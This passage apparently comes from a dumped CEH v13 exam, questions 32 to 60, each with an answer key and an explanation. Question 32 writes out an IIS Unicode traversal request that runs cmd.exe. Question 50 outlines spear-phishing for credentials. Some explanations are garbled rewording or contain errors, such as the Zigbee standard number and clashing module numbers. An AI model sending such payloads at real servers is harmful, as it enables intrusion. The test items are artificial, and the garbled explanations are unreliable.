described here. Rootkits (Option D) hide system compromise but do not necessarily pose as legitimate software. Therefore, the malware described is a Trojan.

NEW QUESTION: 32
Study the following log extract and identify the attack.
[Image shows an HTTP GET request with encoded traversal strings, such as

A. Hexcode Attack
B. Cross Site Scripting
C. Multiple Domain Traversal Attack
D. Unicode Directory Traversal Attack
Answer: D (LEAVE A REPLY)
This log clearly shows an HTTP GET request attempting to exploit a web server using a directory traversal attack with Unicode encoding:
The URL contains:/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
%c0%af is a known Unicode-encoded sequence used to bypass input validation filters.It translates to the forward slash character "/" when interpreted by vulnerable versions of Microsoft IIS (specifically IIS 4.0 and
5.0).
This type of attack attempts to:
Traverse out of the web root directory (via encoded ../ sequences)
Access cmd.exe in the Windows system32 directory
Execute operating system commands such as dir c: (list contents of drive C) From CEH v13 Official Courseware:
Module 14: Hacking Web Servers
Topic: Unicode Directory Traversal Vulnerability (IIS-specific)
CEH v13 Study Guide states:
"A Unicode Directory Traversal Attack takes advantage of improper input sanitization by encoding traversal characters (../) as Unicode (e.g., %c0%af). This bypasses input filters and accesses restricted directories such as system32." Incorrect Options:
A). Hexcode Attack: Not a formal classification; here Unicode encoding is used.
B). Cross-Site Scripting: Involves injecting scripts into a web page, unrelated to filesystem traversal.
C). Multiple Domain Traversal: Not a valid or recognized attack type.
Reference:CEH v13 Study Guide - Module 14: Web Server Attacks # Unicode Directory TraversalMicrosoft Security Bulletin MS00-078 - IIS Malformed Request Vulnerability

NEW QUESTION: 33
Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?
A. inurl:
B. related:
C. info:
D. site:
Answer: B (LEAVE A REPLY)
In CEH v13 Module 02: Footprinting and Reconnaissance, Google advanced operators are tools for passive information gathering.
related: operator is used to find websites similar to a given domain or webpage.

This helps attackers discover alternate domains, competitors, or similar content that may be vulnerable or poorly secured.
Example:
related:example.com
Will return a list of sites Google deems related to example.com.
Option Clarification:
A). inurl: - Searches for a keyword in the URL.
B). related: - Correct - Finds similar or related websites.
C). info: - Provides Google's cached and indexed data about a URL.
D). site: - Restricts search to a specific domain or site.
Reference:
Module 02 - Google Hacking Techniques
CEH iLabs: Google Dorking with Advanced Operators

NEW QUESTION: 34
An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections. When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?
A. Wireshark
B. Ettercap
C. Aircrack-ng
D. Tcpdump
Answer: B (LEAVE A REPLY)
Ettercap is a comprehensive MITM attack tool that supports live traffic interception and content injection. It can modify HTTP streams in real time and inject malicious payloads, such as JavaScript or applets, into web traffic.
Reference - CEH v13 Official Study Guide:
Module 8: Sniffing
Quote:
"Ettercap allows attackers to intercept, analyze, and alter data on the fly, including injecting malicious content like Java applets in HTTP sessions during MITM attacks." Incorrect Options Explained:
A & D. Wireshark and Tcpdump are passive sniffers with no injection capability.
C). Aircrack-ng is for Wi-Fi key cracking, not traffic manipulation.

NEW QUESTION: 35
A penetration tester performs a vulnerability scan on a company's web server and identifies several medium- risk vulnerabilities related to misconfigured settings. What should the tester do to verify the vulnerabilities?
A. Use publicly available tools to exploit the vulnerabilities and confirm their impact

B. Ignore the vulnerabilities since they are medium-risk
C. Perform a brute-force attack on the web server's login page
D. Conduct a denial-of-service (DoS) attack to test the server's resilience
Answer: A (LEAVE A REPLY)
CEH v13 emphasizes that after identifying vulnerabilities during scanning, testers must validate findings to determine real impact and eliminate false positives. This requires safe, controlled exploitation using approved tools such as Metasploit, Nikto, or custom proof-of-concept scripts. Misconfigurations labeled as medium-risk may still provide privilege escalation, data exposure, or footholds for further attacks. CEH methodology reinforces that exploitation should always follow the scope and rules of engagement and should avoid disruptive activities like brute-forcing or DoS attacks unless explicitly authorized. Ignoring the vulnerabilities is never acceptable in a professional assessment. Verifying the issue helps the organization prioritize remediation using evidence-based results. Therefore, the correct next step is to verify the vulnerability through controlled exploitation.

NEW QUESTION: 36
In a vertical privilege escalation scenario, the attacker attempts to gain access to a user account with higher privileges than their current level. Which of the following examples describes vertical privilege escalation?
A. An attacker exploits weak access controls to access and steal sensitive information from another user's account with alike privileges.
B. An attacker leverages a lack of session management controls to switch accounts and access resources assigned to another user with the same permissions.
C. An attacker uses an unquoted service path vulnerability to gain unauthorized access to another user's data with equivalent privileges.
D. An attacker escalates from a regular user to an administrator by exploiting administrative functions.
Answer: D (LEAVE A REPLY)
CEH v13 distinguishes between vertical and horizontal privilege escalation. Vertical escalation occurs when an attacker moves upward in the hierarchy of privileges-such as from a regular user to an administrator or root-by exploiting vulnerabilities, misconfigurations, or insecure privilege boundaries. This allows the attacker to perform tasks that were previously restricted, such as modifying system settings, accessing sensitive data, installing malware, or controlling the entire environment. Horizontal escalation, on the other hand, involves accessing another user's resources at the same privilege level, which the other options describe. Exploiting unquoted service paths or weak access controls may facilitate privilege abuse, but they do not inherently elevate the user to a higher privilege tier unless they specifically lead to administrative execution. The scenario that aligns perfectly with the CEH definition of vertical privilege escalation is the escalation from regular user to administrator.

NEW QUESTION: 37

Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely. Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints.
What is the technique followed by Peter to send files securely through a remote connection?
A. DMZ
B. SMB signing
C. VPN
D. Switch network
Answer: C (LEAVE A REPLY)
In CEH v13 Module 14: Cryptography, VPN (Virtual Private Network) technology is described as the method that allows users to securely transmit data over an insecure (public) network by establishing a secure, encrypted tunnel.
VPN Features:
Encrypts all traffic between the user's device and the target network.
Prevents session hijacking, eavesdropping, and man-in-the-middle (MITM) attacks.
Common protocols: IPSec, L2TP, SSL VPN, and OpenVPN.
Option Clarification:
A). DMZ: A network segmentation strategy, not an encryption method.
B). SMB signing: Ensures integrity for SMB protocol, but not for remote tunneling.
C). VPN: Correct. Used to securely tunnel over public networks.
D). Switch network: Refers to network segmentation using switches, unrelated to tunneling.
Reference:
Module 14 - VPNs and Secure Communication Protocols
CEH iLabs: Configuring and Testing a VPN Tunnel

NEW QUESTION: 38
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.
If these switches' ARP cache is successfully flooded, what will be the result?
A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.
Answer: A (LEAVE A REPLY)
When a switch's ARP cache is flooded using a tool like Macof (from the Dsniff suite), it overwhelms the device's MAC address table, which stores port-to-MAC mappings.
If the table overflows:

The switch can no longer associate MAC addresses with specific ports.
It fails open and begins forwarding frames out all ports - just like a hub.
This degrades the switch's functionality and allows attackers to sniff traffic on segments that should otherwise be isolated.
From CEH v13 Courseware:
Module 8: Sniffing # Switch-based Attacks
Reference:CEH v13 Study Guide - Module 8: ARP Flooding and MAC Table PoisoningTool Reference:
Macof (Dsniff Suite)

NEW QUESTION: 39
Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?
A. Knative
B. zANTI
C. Towelroot
D. Bluto
Answer: D (LEAVE A REPLY)
https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/
"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION: 40
Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?
A. -T5
B. -O
C. -T0
D. -A
Answer: A (LEAVE A REPLY)
In CEH v13 Module 03: Scanning Networks, Nmap includes timing templates for controlling the speed and stealthiness of scans.
-T5: Insane mode - very fast, highly aggressive, easily detectable.
-T0: Paranoid mode - very slow and stealthy.

-O: Enables OS detection (not related to scan speed).
-A: Enables OS detection, version detection, script scanning, and traceroute (comprehensive but not specifically about speed).
Therefore:
If speed is your goal and you are not concerned about detection, then:
-T5 is the correct answer.
Reference:
Module 03 - Nmap Timing Options
Nmap Documentation: https://nmap.org/book/man-performance.html

NEW QUESTION: 41
An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?
A. Phishing
B. Vlishing
C. Spoofing
D. DDoS
Answer: A (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Phishing
Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information. An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.
Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.
An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

NEW QUESTION: 42
How can rainbow tables be defeated?
A. Use of non-dictionary words
B. All uppercase character passwords
C. Password salting

D. Lockout accounts under brute force password cracking attempts

Answer: C (LEAVE A REPLY)

https://en.wikipedia.org/wiki/Salt_(cryptography)

A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.

Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

NEW QUESTION: 43

Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

A. Yagi antenna

B. Dipole antenna

C. Parabolic grid antenna

D. Omnidirectional antenna

Answer: A (LEAVE A REPLY)

In CEH v13 Module 11: Hacking Wireless Networks, antenna types are critical for wireless communications, signal strength, and attack range.

Yagi Antenna

A directional antenna designed to operate in VHF (30 MHz to 300 MHz) and UHF (300 MHz to 3 GHz) frequency bands.

Frequently used for point-to-point communication, such as long-distance Wi-Fi or directional signal monitoring.

Offers high gain, narrow beamwidth, and works well for capturing or projecting signals over long distances.

Why Other Options Are Incorrect:

B). Dipole antenna: Typically omnidirectional; less gain; not optimized for long-distance VHF/UHF.

C). Parabolic grid antenna: Used in microwave and satellite frequencies; not suited for 10 MHz-VHF.
D). Omnidirectional antenna: Broadcasts in all directions; used in short-range access points.
Reference:
Module 11 - Antenna Types & Frequencies
CEH iLabs: Wireless Attacks Using Yagi Antenna for Directional Wi-Fi Hacking

NEW QUESTION: 44
What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?
A. The attacker queries a nameserver using the DNS resolver.
B. The attacker makes a request to the DNS resolver.
C. The attacker forges a reply from the DNS resolver.
D. The attacker uses TCP to poison the ONS resofver.
Answer: B (LEAVE A REPLY)
https://ru.wikipedia.org/wiki/DNS_spoofing
DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.
The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.
Different Stages of Attack of DNS Cache Poisoning:
- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

NEW QUESTION: 45
A university's online registration system is disrupted by a combined DNS reflection and HTTP Slowloris DDoS attack. Standard firewalls cannot mitigate the attack without blocking legitimate users. What is the best mitigation strategy?
A. Increase server bandwidth and implement basic rate limiting
B. Deploy an Intrusion Prevention System (IPS) with deep packet inspection

C. Configure the firewall to block all incoming DNS and HTTP requests
D. Utilize a hybrid DDoS mitigation service that offers both on-premises and cloud-based protection
Answer: (SHOW ANSWER)
CEH v13 explains that multi-vector DDoS attacks, especially those combining volumetric reflection (DNS amplification) with application-layer exhaustion (Slowloris), require multi-layered mitigation. Standard firewalls and IPS devices cannot handle large-scale distributed attacks without causing collateral damage to legitimate traffic. CEH emphasizes the need for hybrid DDoS protection, combining on-premises appliances for real-time local filtering with cloud-based scrubbing centers capable of absorbing massive volumetric floods. Cloud scrubbing removes malicious traffic upstream, while on-prem devices mitigate application-layer anomalies. Increasing bandwidth (Option A) is ineffective against reflection attacks. IPS (Option B) cannot handle Slowloris-style partial requests at scale. Blocking all external DNS/HTTP (Option C) would deny service to legitimate users. The correct CEH-aligned solution is hybrid DDoS mitigation services.

NEW QUESTION: 46
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?
A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024
Answer: B,C,E (LEAVE A REPLY)
To block NetBIOS and related Windows networking traffic from traversing a firewall (especially from external sources), you should block the following ports:
* Port 135 (TCP/UDP): Microsoft RPC endpoint mapper (DCOM/RPC)
* Port 139 (TCP): NetBIOS Session Service
* Port 445 (TCP): Direct-hosted SMB over TCP/IP (Windows 2000+)
These ports are commonly used for:
* File sharing
* RPC-based communication
* Windows network services
From CEH v13 Official Courseware:
* Module 3: Scanning Networks
* Module 4: Enumeration
CEH v13 Study Guide states:
"To prevent external enumeration, remote file sharing, and NetBIOS attacks, administrators should block inbound access to ports 135, 139, and 445 on the firewall." Incorrect Options:
* A (110): POP3 mail service

* D (161): SNMP
* F (1024): High ephemeral port; not specific to NetBIOS
Reference:CEH v13 Study Guide - Module 4: Enumeration # NetBIOS Enumeration PreventionMicrosoft Security Best Practices - Block SMB Ports (135-139, 445)

NEW QUESTION: 47
Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?
A. ESP transport mode
B. ESP confidential
C. AH permiscuous
D. AH Tunnel mode
Answer: A (LEAVE A REPLY)
ESP (Encapsulating Security Payload) in transport mode is used for end-to-end communication between hosts within the same LAN. It encrypts only the payload, not the header, ensuring confidentiality and integrity while maintaining efficient routing.
Reference - CEH v13 Official Study Guide:
Module 20: Cryptography
Quote:
"In ESP transport mode, only the data payload is encrypted, making it ideal for secure communication within a LAN where the IP header must remain intact for routing." Incorrect Options Explained:
B & C. Not valid IPSec modes.
D). AH tunnel mode ensures integrity but does not provide encryption.

NEW QUESTION: 48
A penetration tester performs a vulnerability scan on a company's network and identifies a critical vulnerability related to an outdated version of a database server. What should the tester prioritize as the next step?
A. Attempt to exploit the vulnerability using publicly available tools or exploits
B. Conduct a brute-force attack on the database login page
C. Ignore the vulnerability and move on to testing other systems

D. Perform a denial-of-service (DoS) attack on the database server

Answer: (SHOW ANSWER)

CEH v13 details the standard penetration testing workflow, where confirmed critical vulnerabilities- especially those affecting core systems like database servers-should be prioritized for exploitation only after verification and when explicitly permitted by the rules of engagement. Exploiting a known vulnerability using vetted tools (e.g., Metasploit, CVE-specific exploits) provides evidence of real-world risk and validates the severity rating. Brute-forcing logins (Option B) is inefficient and often outside scope. Ignoring a critical vulnerability (Option C) violates CEH's prioritization guidelines. A DoS attack (Option D) is never appropriate unless the engagement explicitly authorizes destructive testing, which is rare. CEH stresses that high-impact vulnerabilities should be exploited to demonstrate business risk, privilege escalation potential, data exposure, or lateral movement possibilities-making Option A fully aligned with CEH methodology.

NEW QUESTION: 49

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stacheldraht have in common?

A. All are hacking tools developed by the Legion of Doom

B. All are tools that can be used not only by hackers, but also security personnel

C. All are DDOS tools

D. All are tools that are only effective against Windows

E. All are tools that are only effective against Linux

Answer: C (LEAVE A REPLY)

These tools are all Distributed Denial of Service (DDoS) attack tools that coordinate large numbers of systems (bots) to flood target networks or services:

Trinoo - UDP flood-based DDoS tool

TFN2k (Tribe Flood Network 2000) - Supports ICMP, SYN, and other attack types WinTrinoo - Windows variant of Trinoo Stacheldraht - Combines features of Trinoo and TFN with encryption and auto-updating T-Sight - DDoS control tool From CEH v13 Official Courseware:

Module 9: Denial-of-Service Attacks

CEH v13 Study Guide states:

"These tools are classic examples of distributed DoS platforms used by attackers to launch coordinated flood attacks using compromised hosts." Incorrect Options:

A: Not all tools were developed by the same group.

B: Not typically used by defenders.

D/E: These tools are cross-platform (some run on Linux, others on Windows).

Reference:CEH v13 Study Guide - Module 9: Common DDoS ToolsCERT Advisory CA-2000-01: Denial-of- Service Developments

NEW QUESTION: 50

A penetration tester targets a company's executive assistants by referencing upcoming board meetings in an email requesting access to confidential agendas. What is the most effective social engineering technique to obtain the necessary credentials without raising suspicion?
A. Create a personalized email referencing specific meetings and request access
B. Call posing as a trusted IT support to verify credentials
C. Send a mass phishing email with a fake meeting link
D. Develop a fake LinkedIn profile to connect and request information
Answer: A (LEAVE A REPLY)
CEH v13 identifies spear-phishing as one of the most effective and targeted social engineering methods. It involves crafting highly personalized messages that reference real events, internal processes, or upcoming activities to build credibility and reduce suspicion. In this scenario, referencing board meetings-an event executive assistants frequently handle-creates a believable and urgent context for the request. CEH emphasizes that personalization significantly increases success rates because recipients perceive the sender as someone with legitimate access to internal information. A phone call impersonating IT support (Option B) is less convincing for retrieving agenda access-specific credentials. Mass phishing (Option C) lacks personalization and is easily flagged. LinkedIn social engineering (Option D) is long-term and less effective for obtaining immediate credentials. Therefore, a tailored spear-phishing email is the most effective approach.

NEW QUESTION: 51
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?
A. LNMIB2.MIB
B. WINS.MIB
C. DHCP.MIS
D. MIB_II.MIB
Answer: A (LEAVE A REPLY)
DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts
HOSTMIB.MIB: Monitors and manages host resources
LNMIB2.MIB: Contains object types for workstation and server services
MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system
WINS.MIB: For the Windows Internet Name Service (WINS)

NEW QUESTION: 52

A company hires a hacker to test its network security by simulating real-world attacks. The hacker has permission and operates within legal boundaries. What is this type of hacker called?
A. Script Kiddie
B. Black Hat Hacker
C. Grey Hat Hacker
D. White Hat Hacker
Answer: D (LEAVE A REPLY)
CEH v13 defines a white hat hacker as a security professional who performs authorized assessments to identify vulnerabilities and strengthen an organization's defenses. The defining characteristic of white hat activity is the presence of formal permission-typically through a signed rules-of-engagement, scope of work, and explicit authorization from the organization. CEH emphasizes that white hats adhere to legal boundaries, follow ethical guidelines, and document findings to support remediation. They may use the same tools and methodologies as malicious hackers, but the intent and authorization distinguish them. In contrast, black hats operate without permission and with malicious intent. Grey hats act without authorization but may not have malicious motivations, making them inappropriate in a formal penetration testing engagement. Script kiddies lack professional skill and rely on pre-made tools without understanding the underlying techniques.
Therefore, the hacker described is a white hat-an ethical professional performing sanctioned testing.

NEW QUESTION: 53
Firewalk has just completed the second phase (the scanning phase), and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response
TCP port 22 no response
TCP port 23 Time-to-live exceeded
A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
C. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall
D. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host
Answer: C (LEAVE A REPLY)
Firewalk, covered in CEH v13 Module 03, is a firewall analysis tool that uses TTL-limited probes to determine which ports are allowed through a filtering device (firewall/router).
If a Time-to-Live Exceeded message is received, it means the packet made it past the firewall and was stopped before reaching the target host.
No response typically means filtered or blocked.

Therefore:
Ports 21 and 22 are filtered by the firewall.
Port 23 triggered a TTL Exceeded, meaning it passed through the firewall, and likely hit a router or was dropped due to TTL=0 before reaching the host.
Reference:
Module 03 - Scanning Networks - Using Firewalk
CEH iLabs - Firewall Analysis with Firewalk

NEW QUESTION: 54
A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?
A. Desynchronization
B. Slowloris attack
C. Session splicing
D. Phlashing
Answer: B (LEAVE A REPLY)
Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports.
Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.
x and 2.x.
Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian 'hackivists' following the 2009 Iranian presidential election to attack Iranian government internet sites .
Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed.
Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied.
By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems.
Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one.

For a high-volume internet site , this will take a while . the method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris-like the tortoise-wins the race.
If undetected or unmitigated, Slowloris attacks also can last for long periods of your time . When attacked sockets outing , Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated.
Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host.
More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. this suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries.
Methods of mitigation
Imperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers.
Imperva's secured proxy won't forward any partial connection requests-rendering all Slowloris DDoS attack attempts completely and utterly useless.

NEW QUESTION: 55
During a red team engagement, an ethical hacker is tasked with testing the security measures of an organization's wireless network. The hacker needs to select an appropriate tool to carry out a session hijacking attack. Which of the following tools should the hacker use to effectively perform session hijacking and subsequent security analysis, given that the target wireless network has the Wi-Fi Protected Access-preshared key (WPA-PSK) security protocol in place?
A. FaceNiff
B. Hetty
C. Droidsheep
D. bettercap
Answer: D (LEAVE A REPLY)
bettercap is a tool that can perform session hijacking attacks on wireless networks, among other network security and penetration testing tasks. bettercap can capture and manipulate network traffic, perform man-in- the-middle attacks, spoof and sniff protocols, inject custom payloads, and more1.
bettercap can perform session hijacking attacks on wireless networks that use the WPA-PSK security protocol by exploiting the four-way handshake process that occurs when a client connects to a wireless access point.
The four-way handshake is used to establish a shared encryption key between the client and the access point, based on the pre-shared key (PSK) that is configured on both devices. However, the four-way handshake also exposes some information that can be used to crack the PSK offline, such as the nonce values, the MAC addresses, and the message integrity code (MIC) of the packets2.

bettercap can capture the four-way handshake packets using its Wi-Fi module and save them in a file. The file can then be fed to a tool like Hashcat or Aircrack-ng to crack the PSK using brute force or dictionary attacks. Once the PSK is obtained, bettercap can use it to decrypt the wireless traffic and perform session hijacking attacks on the clients connected to the access point3. Therefore, bettercap is an appropriate tool to carry out a session hijacking attack on a wireless network that uses the WPA-PSK security protocol.
References:
bettercap: the Swiss Army knife for 802.11, BLE and Ethernet networks reconnaissance and MITM attacks How the WPA2 Enterprise Wireless Security Protocol Works Cracking WPA/WPA2 Passwords with Bettercap and Hashcat

NEW QUESTION: 56
What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?
A. Performing content enumeration on the web server to discover hidden folders
B. Using wget to perform banner grabbing on the web server
C. Flooding the web server with requests to perform a DoS attack
D. Downloading all the contents of the web page locally for further examination
Answer: B (LEAVE A REPLY)
The command in question:
wget 192.168.0.15 -q -S
wget is a command-line utility used to retrieve files via HTTP, HTTPS, or FTP.
-q (quiet mode): Suppresses output, except for errors.
-S: Displays the server response headers (even in quiet mode).
In this case, wget is being used to connect to the specified web server (192.168.0.15) and retrieve the HTTP response headers - such as the Server field (e.g., Apache, Nginx), HTTP status codes, and other metadata.
This is a classic example of banner grabbing - the process of capturing metadata (often from headers) to identify the software, version, or configuration of a service.
Incorrect Options:
A). Content enumeration would require directory brute-forcing tools like DirBuster or Gobuster.
C). DoS attacks require high volumes of traffic or specially crafted packets; wget with a single request does not perform flooding.
D). Downloading full site contents would involve options like -r (recursive) or --mirror, which are not used in this command.
Reference - CEH v13 Official Courseware:
Module 03: Scanning Networks
Section: "Banner Grabbing"
Tool Reference: wget, netcat, telnet, curl for banner enumeration

NEW QUESTION: 57
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

A. Burp Suite
B. OpenVAS
C. tshark
D. Kismet
Answer: D (LEAVE A REPLY)
In CEH v13 Module 11: Hacking Wireless Networks, Kismet is introduced as a passive wireless sniffer and network detector used primarily on Linux systems.
Kismet passively listens for wireless beacons and data frames.
Can detect hidden SSIDs, rogue APs, and even wireless client behaviors.
Does not transmit any packets, making it stealthy and ideal for wireless reconnaissance.
Option Analysis:
A). Burp Suite: Used for web application testing, not wireless.
B). OpenVAS: Vulnerability scanner, not a packet sniffer.
C). tshark: CLI version of Wireshark, can analyze wired and wireless packets, but not wireless-specific or passive by default.
D). Kismet: Correct wireless packet analyzer for Linux.
Reference:
Module 11 - Wireless Tools for Reconnaissance
CEH iLabs: Wireless Packet Capturing Using Kismet

NEW QUESTION: 58
Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.
Which of the following master components is explained in the above scenario?
A. Kube-controller-manager
B. Kube-scheduler
C. Kube-apiserver
D. Etcd cluster
Answer: B (LEAVE A REPLY)
In CEH v13 Module 16: Cloud Computing and Container Security, Kubernetes components are explained for understanding container orchestration risks.
Kube-scheduler is the master node component responsible for:
Assigning newly created pods to available nodes.
Evaluating each pod's resource requirements.
Considering node affinity/anti-affinity, data locality, hardware restrictions, etc.
Ensuring workload balancing across nodes.
Other Options:
A). Kube-controller-manager: Manages control loops for replication and status.
C). Kube-apiserver: Acts as the entry point for all REST commands.

D). Etcd: A key-value store used to save configuration data.
Reference:
Module 16 - Kubernetes Architecture and Security Risks
CEH eBook: Kubernetes Scheduler Role in Pod Lifecycle

NEW QUESTION: 59
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?
A. Symmetric algorithms
B. Asymmetric algorithms
C. Hashing algorithms
D. Integrity algorithms
Answer: (SHOW ANSWER)
Hashing algorithms are specifically designed to ensure data integrity. A hash function takes an input and returns a fixed-length string, called a hash or message digest. Even a small change in the input results in a completely different hash, making it useful for detecting tampering.
Common hashing algorithms include:
MD5 (now obsolete for secure uses)
SHA-1, SHA-2, SHA-3
HMAC (Hashed Message Authentication Code)
From CEH v13 Courseware:
Module 20: Cryptography
Topic: Hash Functions and Data Integrity
CEH v13 Study Guide states:
"Hashing algorithms provide integrity by generating a unique digital fingerprint of data. Any alteration in the message content will result in a different hash value, indicating that the integrity has been compromised." Incorrect Options:
A: Symmetric algorithms provide confidentiality.
B: Asymmetric algorithms provide confidentiality and authentication.
D: "Integrity algorithms" is not a formal cryptographic term.
Reference:CEH v13 Study Guide - Module 20: Cryptographic Hash FunctionsNIST FIPS 180-4 - Secure Hash Standard (SHS)

NEW QUESTION: 60
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?
A. MQTT

B. LPWAN
C. Zigbee
D. NB-IoT
Answer: C (LEAVE A REPLY)
Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE
802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.
